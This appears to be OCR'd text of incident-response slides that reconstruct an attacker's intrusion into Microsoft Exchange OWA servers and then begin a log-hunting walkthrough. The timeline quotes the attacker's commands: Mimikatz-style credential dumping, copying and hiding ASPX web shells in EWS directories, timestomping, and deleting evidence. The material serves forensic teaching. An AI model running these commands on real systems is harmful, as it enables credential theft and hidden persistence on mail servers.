
Episode IV: An Attacker's Hope



Episode V: The Attacker Strikes B




Episode VI: Return of the Attacker



ACTOR ACTIVITIES


61 commands
10 commands
16 commands
6 commands
1 command
Logs Info OWA


June 16, 2016



15 Distribution Lists

81 User Accounts

June 17, 2016




Downloads
Offline Address Book (OAB)
for offline processing

/owa/auth/error2.aspx

/owa/auth/error3.aspx

June 18, 2016



/owa/auth/errorn.aspx

Sept 28, 2016

```
** Uploads m64.exe to c:\windows\temp\ **

> c:\windows\temp\m64.exe privilege::debug
… sekurlsa::logonpasswords exit > c:\windows\temp\01.txt

> type c:\windows\temp\01.txt

> del c:\windows\temp\01.txt

> del c:\windows\temp\*.exe

> del "D:\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\owa\auth\errorn.aspx
```

/owa/auth/errorn.aspx

March 3, 2017

```
> net group "Exchange Trusted Subsystem” /domain

> dir \\<server name 1>\c$

> dir \\<server name 1>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews

** Uploads Exchange.aspx to c:\windows\temp\ **

** Timestomps c:\windows\temp\Exchange.aspx to match d:\Program
… Files\Microsoft\Exchange Server\V14\ClientAccess\exchweb\ews\exchange.asmx **

> copy c:\windows\temp\Exchange.aspx "\\<server name 1>\d$\Program
… Files\Microsoft\Exchange Server\V14\ClientAccess\exchweb\ews\"
```

/owa/auth/errorn.aspx

March 3, 2017

```
> copy c:\windows\temp\Exchange.aspx "\\<server name 2>\d$\Program
… Files\Microsoft\Exchange Server\V14\ClientAccess\exchweb\ews\"

> copy c:\windows\temp\Exchange.aspx "\\<server name 3>\d$\Program
… Files\Microsoft\Exchange Server\V14\ClientAccess\exchweb\ews\"

> copy c:\windows\temp\Exchange.aspx "\\<server name 4>\d$\Program
… Files\Microsoft\Exchange Server\V14\ClientAccess\exchweb\ews\"

> del "D:\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\owa\auth\errorn.aspx
```

/owa/auth/errorc.aspx

April 24, 2017

```
> net group ”exchange trusted subsystem” /domain

> hostname

> dir "\\<server name 4>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews"

> dir "\\<server name 1>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews"

> dir "\\<server name 2>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews"

> dir "\\<server name 3>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews"
```

/owa/auth/errorc.aspx

April 24, 2017

```
> ping -n 1 <server name 3>

> dir "\\<server name 3>\d$

> dir "\\<server name 3>\c$

** Uploads global.aspx to \\<server name 1,2,4>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews\ **

> attrib +h "\\<server name 1,2,4>\d$\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\exchweb\ews\global.aspx"

** Uploads mom64.exe to c:\windows\temp\ **
```

/owa/auth/errorc.aspx

April 24, 2017

```
> taskkill /f /im mom64.exe

> type c:\windows\temp\01.txt

> del c:\windows\temp\mom64.exe

> del c:\windows\temp\01.txt

> del "D:\Program Files\Microsoft\Exchange
… Server\V14\ClientAccess\owa\auth\errorc.aspx
```

/owa/auth/errorn.aspx

May 3, 2017

```
> ping –n 1 4.2.2.4

> net group "Domain admins” /domain

> dir c:\windows\temp

** Uploads MicrosoftUpdate.exe to c:\windows\temp **

> c:\windows\temp\MicrosoftUpdate.exe p::d s::l q > c:\windows\temp\mic.txt

> type c:\windows\temp\mic.txt
```


#DFIR ENABLED!

Where my logs at?

Step 1 – Find all Exchange (2010-2016) Servers with the Client Access Server Role.

Machine: EX2016.contoso.com

```
[PS] C:\>Get-ExchangeServer | Where {$_.IsClientAccessServer -eq $True}

Name                  Site                  ServerRole   Edition     AdminDisplayVersion
----                  ----                  ----------   -------     -------------------
EX2016                contoso.com/Confi...  Mailbox,...  Standard... Version 15.1 (Bu...
```

